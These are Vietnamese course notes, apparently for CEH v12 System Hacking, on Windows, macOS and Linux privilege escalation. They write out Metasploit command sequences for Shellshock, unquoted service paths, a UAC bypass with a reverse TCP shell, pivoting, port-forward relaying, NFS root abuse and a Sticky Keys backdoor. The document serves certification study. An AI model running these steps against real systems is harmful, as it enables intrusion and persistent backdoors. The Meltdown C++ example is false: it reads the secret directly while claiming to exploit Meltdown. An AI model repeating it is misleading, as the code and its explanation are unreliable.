
E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

Screenshot showing remote access to Admin account

Vậy là ta đã khai thác buffer overflow trên Windows.

Mô-đun 6. Phần 5: Leo thang đặc quyền

Đặc quyền (privileges) là một vai trò bảo mật được gán cho người dùng để sử dụng các chương trình, tính năng, hàm, file, folder, ... để giới hạn quyền truy cập của họ. Nếu một người dùng được gán nhiều đặc quyền hơn, họ có thể tương tác với các phần bị hạn chế hơn trong hệ thống hoặc ứng dụng so với người dùng có đặc quyền ít hơn. Tấn công leo thang đặc quyền là quá trình cố gắng để có được nhiều quyền hơn so với những đặc quyền thu được ban đầu.



Example of privilege escalation

Phân loại leo thang đặc quyền

Nâng cao đặc quyền xảy ra dưới hai hình thức chính: *nâng cao đặc quyền theo chiều dọc* và *nâng cao đặc quyền theo chiều ngang*.


- **Nâng cao đặc quyền theo chiều ngang (Horizontal Privilege Escalation):** Có gắng truy cập các tài nguyên, chức năng và các đặc quyền khác của một người dùng được ủy quyền có các quyền truy cập tương tự. Ví dụ, người dùng A có thể truy cập vào tài khoản của người dùng B.
- **Nâng cao đặc quyền theo chiều dọc (Vertical Privilege Escalation):** Có gắng truy cập các tài nguyên và chức năng của một người dùng có đặc quyền cao hơn như quyền quản trị.

Một số kỹ thuật

Leo thang đặc quyền bằng DLL Hijacking

Hầu hết các ứng dụng trên Windows không sử dụng full path khi load thư viện DLL bên ngoài mà sẽ tìm kiếm thư mục chứa nó. Nếu hacker đặt một file DLL trong thư mục của ứng dụng, ứng dụng sẽ thực thi file DLL đó thay vì file DLL thực sự ban đầu. Ví dụ, nếu một


chương trình “.exe” cần thư viện **library.dll** (thường nằm trong thư mục hệ thống Windows) để cài đặt ứng dụng và không chỉ định đường dẫn cho thư viện .dll, Windows sẽ tìm kiếm DLL trong thư mục mà ứng dụng khởi chạy. Nếu hacker đặt file DLL độc hại trong cùng thư mục với **program.exe**, thì file DLL độc hại đó sẽ được load vào và hacker có thể kiểm soát hệ thống.



Example of privilege escalation using DLL hijacking

Công cụ Robber


Robber là một công cụ mã nguồn mở giúp hacker tìm các file thực thi dễ bị tấn công DLL hijacking bằng cách xác định các file DLL được yêu cầu thực thi mà không có đường dẫn tuyệt đối.



Screenshot of Robber showing injectable DLLs

Leo thang đặc quyền bằng Dylib Hijacking

Tương tự như trên Windows, macOS cũng có thể bị tấn công dựa vào dynamic library. **Dylib hijacking** là một kỹ thuật tấn công thực hiện bằng cách khai thác các lỗ hổng bảo mật trong quá trình tải thư viện động trên macOS. Hệ điều hành này cho phép tải các *weak dylibs*, cho phép hacker đặt dylib độc hại vào vị trí được chỉ định, có thể vượt qua các phần mềm bảo mật và vượt qua Gatekeeper.



Example of privilege escalation using Dylib hijacking

Khai thác lỗ hổng Spectre và Meltdown

Spectre và **Meltdown** là những lỗ hổng bảo mật của CPU được phát hiện gần đây trong thiết kế của các bộ xử lý hiện đại, bao gồm cả các chip từ AMD, ARM và Intel. Các lỗ hổng này xuất hiện do những cải tiến hiệu suất trong các bộ xử lý này.

Hacker có thể tận dụng những lỗ hổng này để truy cập và đánh cắp thông tin quan trọng của hệ thống như thông tin đăng nhập, các khóa bí mật, các khóa mã hóa được lưu trữ trong bộ nhớ ứng dụng để tăng quyền hạn. Tấn công được thực hiện bằng cách phá vỡ quá trình xác minh đặc quyền của người dùng thông qua việc sử dụng các tính năng như branch prediction, out-of-order execution, caching, Những tính năng này sẽ làm gián đoạn quá trình xác minh đặc quyền của người dùng.

Nhờ những lỗ hổng này, hacker có thể tấn công vào nhiều tài nguyên IT khác nhau, như server, máy tính cá nhân, đám mây và thiết bị di động.

Spectre Vulnerability

Khi bộ xử lý thực hiện một dự đoán về việc đọc dữ liệu trước khi kiểm tra giới hạn, hacker có thể lợi dụng lỗ hổng này để truy cập và đọc các vị trí bộ nhớ nằm ngoài giới hạn. Ví dụ, có đoạn code sau:



```
if (x < arr.length) {  
    y = arr[x];  
}
```

Ví dụ về Spectre Vulnerability

Trong đoạn code trên, biến x được sử dụng để truy cập vào mảng arr. Nếu x lớn hơn hoặc bằng arr.length, chương trình sẽ bị lỗi và dừng lại. Bởi vì bộ xử lý có tính năng dự đoán, nó có thể đoán rằng x sẽ nhỏ hơn arr.length và tiếp tục thực hiện lệnh y = arr[x] trước khi kiểm tra xem x có nhỏ hơn arr.length hay không.

Hacker có thể tận dụng tính năng dự đoán này bằng cách gửi một yêu cầu truy cập đến một vị trí bộ nhớ nằm ngoài giới hạn, ví dụ như arr[x+1000], trong lúc này bộ xử lý sẽ thực hiện một dự đoán sai rằng x+1000 vẫn nằm trong giới hạn của mảng arr và tiếp tục truy cập đến vị trí bộ nhớ này. Như vậy, hacker có thể đọc được dữ liệu nhạy cảm nằm ngoài giới hạn của mảng arr, gây ra lỗ hổng bảo mật.

Để xử lý nhanh các câu lệnh có điều kiện, các bộ xử lý sử dụng dự đoán nhánh (branch prediction) để chọn một đường đi để thực thi. Hacker có thể khai thác tính năng này để ép bộ xử lý ra quyết định đoán sai và tiếp tục truy cập dữ liệu nằm ngoài phạm vi.

Meltdown Vulnerability

Lỗ hổng Meltdown là một lỗ hổng liên quan đến vi xử lý, cho phép hacker đọc bộ nhớ của hệ thống mà không cần quyền truy cập. Đây là một lỗ hổng rất nghiêm trọng và được coi là một trong những lỗ hổng bảo mật nghiêm trọng nhất của thời đại công nghệ thông tin hiện đại.

```
#include <iostream>
```

```

#include <cstring>
#include <emmintrin.h> // SSE2 intrinsics
using namespace std;
int main() {
    char* secret = "This is a secret string!";
    char buffer[20];
    memset(buffer, 0, sizeof(buffer));
    for (int i = 0; i < strlen(secret); i++) {
        // Read the value of secret[i] using Meltdown
        __m128i val = _mm_set1_epi8(secret[i]);
        _mm_clflush(&buffer[i]); // Flush buffer[i] from cache
        _mm_lfence(); // Serialize load
        buffer[i] = *(char*)&val; // Store the value of secret[i]
    }
    cout << buffer << endl;
    return 0;
}

```

Trong ví dụ trên, ta có một biến secret chứa một chuỗi ký tự bí mật. Chúng ta muốn đọc giá trị của từng ký tự trong chuỗi này mà không cần truy cập trực tiếp đến biến secret. Lỗ hổng Meltdown có thể làm được điều này bằng cách đọc từng byte một.

Trong vòng for, ta sử dụng hàm `_mm_set1_epi8` để tạo một giá trị `__m128i` có giá trị bằng với giá trị của ký tự `secret[i]`. Sau đó, ta sử dụng `_mm_clflush` để xóa giá trị của `buffer[i]` từ bộ nhớ cache. Bằng cách làm này, ta đảm bảo rằng giá trị của `buffer[i]` sẽ không được lấy từ bộ nhớ cache khi chúng ta ghi giá trị của `secret[i]` vào đó.

Tiếp theo, ta sử dụng `_mm_lfence` để đồng bộ hóa các load trước đó, tránh trường hợp có load nào bị hoán đổi với load của giá trị `secret[i]`. Sau đó, ta gán giá trị của `secret[i]` vào `buffer[i]` bằng cách ép kiểu giá trị của `val` thành một con trỏ `char*` và lưu vào `buffer[i]`.

Như vậy, bằng cách sử dụng lỗ hổng Meltdown, ta đã đọc được giá trị của biến `secret` mà không cần truy cập trực tiếp.

Exploiting Misconfigured Services

Exploiting Misconfigured Services là tìm cách tăng quyền truy cập trên hệ thống bằng cách

khai thác các lỗ hổng trong các service không được cấu hình đúng cách. Loại tấn công này có thể xảy ra khi một service được chạy với đặc quyền quá cao.

Ví dụ, nếu một web server chạy Apache HTTP Server, và version của nó có một lỗ hổng bảo mật, thì ta có thể sử dụng Metasploit để tấn công. Hacker có thể sử dụng module “`exploit/multi/http/apache_mod_cgi_bash_env_exec`” của Metasploit.

Module này sử dụng lỗ hổng **Shellshock (CVE-2014-6271)**, một lỗ hổng bảo mật trong Bash shell. Khi khai thác thành công, Metasploit sẽ truy cập được vào hệ thống và cung cấp cho chúng ta quyền remote access vào server.

```
msfconsole
```

```
use exploit/multi/http/apache_mod_cgi_bash_env_exec  
set RHOSTS <remote host>  
set RPORT <remote port>  
exploit
```

Unquoted Service Paths là một lỗ hổng bảo mật phổ biến trên hệ điều hành Windows, trên Windows thì đường dẫn của một service không được bao quanh bởi dấu ngoặc kép, khiến cho việc service có thể bị tấn công để thực thi mã độc lúc khởi chạy.

Ta có thể sử dụng module “`exploit/windows/local/trusted_service_path`” để khai thác lỗ hổng *Unquoted Service Paths* trên Windows.

```
msfconsole
```

```
use exploit/windows/local/trusted_service_path  
set SESSION <ID session meterpreter>  
exploit
```

Pivoting and Relaying to Hack External Machines

Đây là một kỹ thuật được sử dụng trong hacking để xâm nhập vào hệ thống bảo mật của mạng nội bộ thông bằng các máy nằm ngoài mạng đó. Kỹ thuật này thường được sử dụng khi một hacker đã có quyền truy cập vào một máy nào đó ở trong mạng nội bộ và muốn tiếp cận các máy khác mà không cần phải trực tiếp tấn công vào chúng.

Trong kỹ thuật này, các thiết bị bên ngoài đóng vai trò như là một “**cầu nối**” giữa mạng nội bộ và mạng bên ngoài. Hacker sẽ sử dụng các lỗ hổng bảo mật trên các máy tính hoặc thiết bị này để có thể truy cập và điều khiển chúng, sau đó sử dụng chúng để tiếp cận các máy tính khác trong mạng nội bộ.

Pivoting

Trong kỹ thuật này, mục tiêu đầu tiên của hacker là xâm nhập vào hệ thống để lấy được một remote shell và tiếp tục vượt qua tường lửa để xuyên qua hệ thống bị xâm nhập và truy cập vào các hệ thống yếu hơn khác trong mạng. Khi đã xâm nhập thành công, hacker sẽ thiết lập một Meterpreter session để tiếp tục tấn công. Với kỹ thuật này, mục tiêu sẽ không thể xác định được ai đang tấn công do Meterpreter session được xuyên qua hệ thống bị xâm nhập.




Illustration of pivoting

Một số bước thực hiện pivoting như sau:

Discover hệ thống:

Sau khi xâm nhập thành công vào hệ thống, hacker sẽ dùng kỹ thuật **ARP scan** để tìm danh sách các máy đang online trong mạng.

```
msf6 > use post/windows/gather/arp_scanner
```

```
msf6 post(windows/gather/arp_scanner) > set RHOSTS 10.10.1.0/24
```

```
RHOSTS => 10.10.1.0/24
```

```
msf6 post(windows/gather/arp_scanner) > set SESSION 3
```

```
SESSION => 3
```

```
msf6 post(windows/gather/arp_scanner) > exploit
```

```
[*] Running module against SERVER2019
```

```
[*] ARP Scanning 10.10.1.0/24
```

```
[+] IP: 10.10.1.2 MAC 02:15:5d:21:8a:e0 (UNKNOWN)
[+] IP: 10.10.1.9 MAC 02:15:5d:21:8a:e4 (UNKNOWN)
[+] IP: 10.10.1.11 MAC 00:15:5d:01:80:00 (Microsoft Corporation)
[+] IP: 10.10.1.13 MAC 02:15:5d:21:8a:e3 (UNKNOWN)
[+] IP: 10.10.1.14 MAC 02:15:5d:21:8a:e5 (UNKNOWN)
[+] IP: 10.10.1.19 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
```

```
[+] IP: 10.10.1.22 MAC 00:15:5d:01:80:02 (Microsoft Corporation)
[+] IP: 10.10.1.255 MAC 02:15:5d:21:8a:e2 (UNKNOWN)
[*] Post module execution completed
```

Như ví dụ, ta thấy có 7 IP đang online trong mạng.

Thiết lập rule để routing:

Tiếp theo, hacker sẽ thiết lập các rule định tuyến trên Metasploit. Để chỉ định Metasploit định tuyến lưu lượng nào đến subnet 10.10.10.0/24 đến session số 3 (session Meterpreter đã được thiết lập phía trên), hacker sử dụng lệnh:

```
msf6 exploit(multi/handler) > route add 10.10.1.0 255.255.255.0 3
```

```
[*] Route added
```

Scan các port đang chạy:

Hacker sẽ scan các port đang chạy trên các mục tiêu:

```
msf6 > use auxiliary/scanner/portscan/tcp
```

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.10.1.19
```

```
RHOSTS => 10.10.1.19
```

```
msf6 auxiliary(scanner/portscan/tcp) > set RPORTS 1-1000
```

```
RPORTS => 1-1000
```

```
msf6 auxiliary(scanner/portscan/tcp) > run
```

```
[+] 10.10.1.19:25 - TCP OPEN
```

```
[+] 10.10.1.19:80 - TCP OPEN
```

```
[+] 10.10.1.19:139 - TCP OPEN
```

```
[+] 10.10.1.19:135 - TCP OPEN
```

```
[+] 10.10.1.19:445 - TCP OPEN
```

```
[*] Scanned 1 of 1 (100% complete)
```

```
[*] Auxiliary module execution completed
```

Khai thác lỗ hổng:

Sau khi dò quét các port đang chạy, hacker tiến hành đánh giá và khai thác lỗ hổng của các service chạy trên các port tương ứng. Ví dụ chúng có thể sử dụng lỗ hổng **BypassUAC** để vượt qua cài đặt **UAC**.

```
msf6 > use windows/local/bypassuac_fodhelper
```

```
[*] Using configured payload generic/shell_reverse_tcp
```

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 0
```

SESSION => 0

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
```

LHOST => 10.10.1.13

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
```

TARGET => 0

```
msf6 exploit(windows/local/bypassuac_fodhelper) > run
```

[*] Started reverse TCP handler on 10.10.1.13:4444

[*] Launching notepad to host the exploit...

[+] Process 2268 launched.

[*] Reflectively injecting the exploit DLL into 2268...

[*] Injecting exploit into 2268

Relying

Nếu kỹ thuật pivoting thất bại, hacker sẽ sử dụng kỹ thuật **relay** để tấn công. Kỹ thuật này truy cập vào các tài nguyên trên các hệ thống khác trong mạng thông qua hệ thống bị xâm nhập, và yêu cầu truy cập tài nguyên được gửi từ hệ thống bị xâm nhập ban đầu.

Thiết lập port forwarding rule

```
msf6 > portfwd add -l 10080 -p -r 10.10.1.19
```

[*] Local TCP relay created: 0.0.0.0:10080 <-> 10.10.1.19:80

```
msf6 > portfwd add -l 10022 -p 22 -r 10.10.1.19
```

[*] Local TCP relay created: 0.0.0.0:10022 <-> 10.10.1.19:22

```
msf6 > portfwd add -l 100445 -p 445 -r 10.10.1.19
```

[*] Local TCP relay created: 0.0.0.0:100445 <-> 10.10.1.19:445


Truy cập vào tài nguyên hệ thống

Sau khi thực hiện port forwarding, hacker có thể truy cập vào các tài nguyên trên mục tiêu. Ví dụ như truy cập web bằng <http://localhost:10080> hay tạo kết nối SSH bằng ssh myadmin@localhost.

Misconfigured NFS

Hacker sẽ tìm lỗ hổng trong **NFS** để khai thác và leo lên truy cập cấp root vào một máy từ xa. NFS là một giao thức được sử dụng để chia sẻ và truy cập dữ liệu và file trên mạng nội bộ.

Giao tiếp giữa client và server trong NFS được thực hiện thông qua **Remote Procedure Call (RPC)** trên port 2049. Khi khai thác NFS, hacker có thể có quyền truy cập vào các dữ liệu và file nhạy cảm đang truyền qua mạng nội bộ.



Privilege Escalation Using Misconfigured NFS

Chạy lệnh sau để kiểm tra IP đích có chia sẻ bằng NFS hay không:

```
root@kali~ showmount -e 10.10.1.9
```

Export list for 10.10.1.9:

```
/home *
```

Nếu lệnh trên trả về bất kỳ thư mục nào có thể mount, ta tạo một thư mục có tên là “**nfs**” bằng cách sử dụng lệnh `mkdir /tmp/nfs`. Sau đó chạy lệnh dưới đây để mount:

```
root@kali~ sudo mount -t nfs <Target IP Address>/<Share Directory> /tmp/nfs
```

Gõ các lệnh sau để xem thông tin về thư mục đã mount:

```
cd /tmp/nfs
```

```
sudo cp /bin/bash .
```

```
ls -la
```


Chạy lệnh sau để thiết lập kết nối SSH:

```
ssh -l <Target Host Name> <Target IP Address>
```

Windows Sticky Keys

Windows Sticky Keys là một tính năng trên hệ điều hành Windows cho phép người dùng kích hoạt các phím tắt bằng cách nhấn lần lượt các phím một cách riêng lẻ thay vì phải nhấn đồng thời nhiều phím cùng một lúc.

Ví dụ, nếu người dùng muốn kích hoạt phím tắt “**Ctrl + Alt + Del**”, thay vì phải nhấn cùng một lúc ba phím này, họ có thể kích hoạt tính năng Sticky Keys và nhấn lần lượt từng phím một. Khi Sticky Keys được kích hoạt, nếu người dùng nhấn một phím và giữ trong một khoảng thời gian nhất định, hệ thống sẽ hiển thị một cửa sổ hộp thoại để cấu hình tính năng này.



Screenshot of the Windows sticky keys feature

Sau khi đã có quyền truy cập vào một máy tính, hacker có thể tăng đặc quyền bằng cách sửa đổi file liên quan đến tính năng Sticky Keys và nhấn nhanh phím Shift 5 lần khi hệ thống đã khởi động. Hacker cần copy file **sethc.exe** từ vị trí **%systemroot%\system32** đến một vị trí khác. Sau đó, chúng copy file **cmd.exe** đến cùng vị trí. Khi hacker khởi động lại hệ thống và nhấn phím Shift 5 lần liên tiếp, cửa sổ *Command Prompt* sẽ hiện ra với quyền truy cập cấp hệ thống. Hơn nữa, hacker có thể giữ quyền truy cập backdoor bằng cách tạo một user mới có quyền Administrator.

Bypassing User Account Control (UAC)

Khi hacker không thể leo thang đặc quyền bằng cách sử dụng payload thông thường, chúng sẽ cố gắng né tránh các tính năng bảo mật của Windows như UAC và tìm cách tăng quyền truy cập lên cấp hệ thống. Để làm được điều này, hacker sẽ lừa người dùng chạy một file được tạo ra bởi chính họ. Ngoài ra, hacker cũng có thể inject mã độc vào tiến trình để tăng quyền truy cập lên mức cao hơn mà không gây ra cảnh báo cho người dùng.

Bypassing UAC Protection

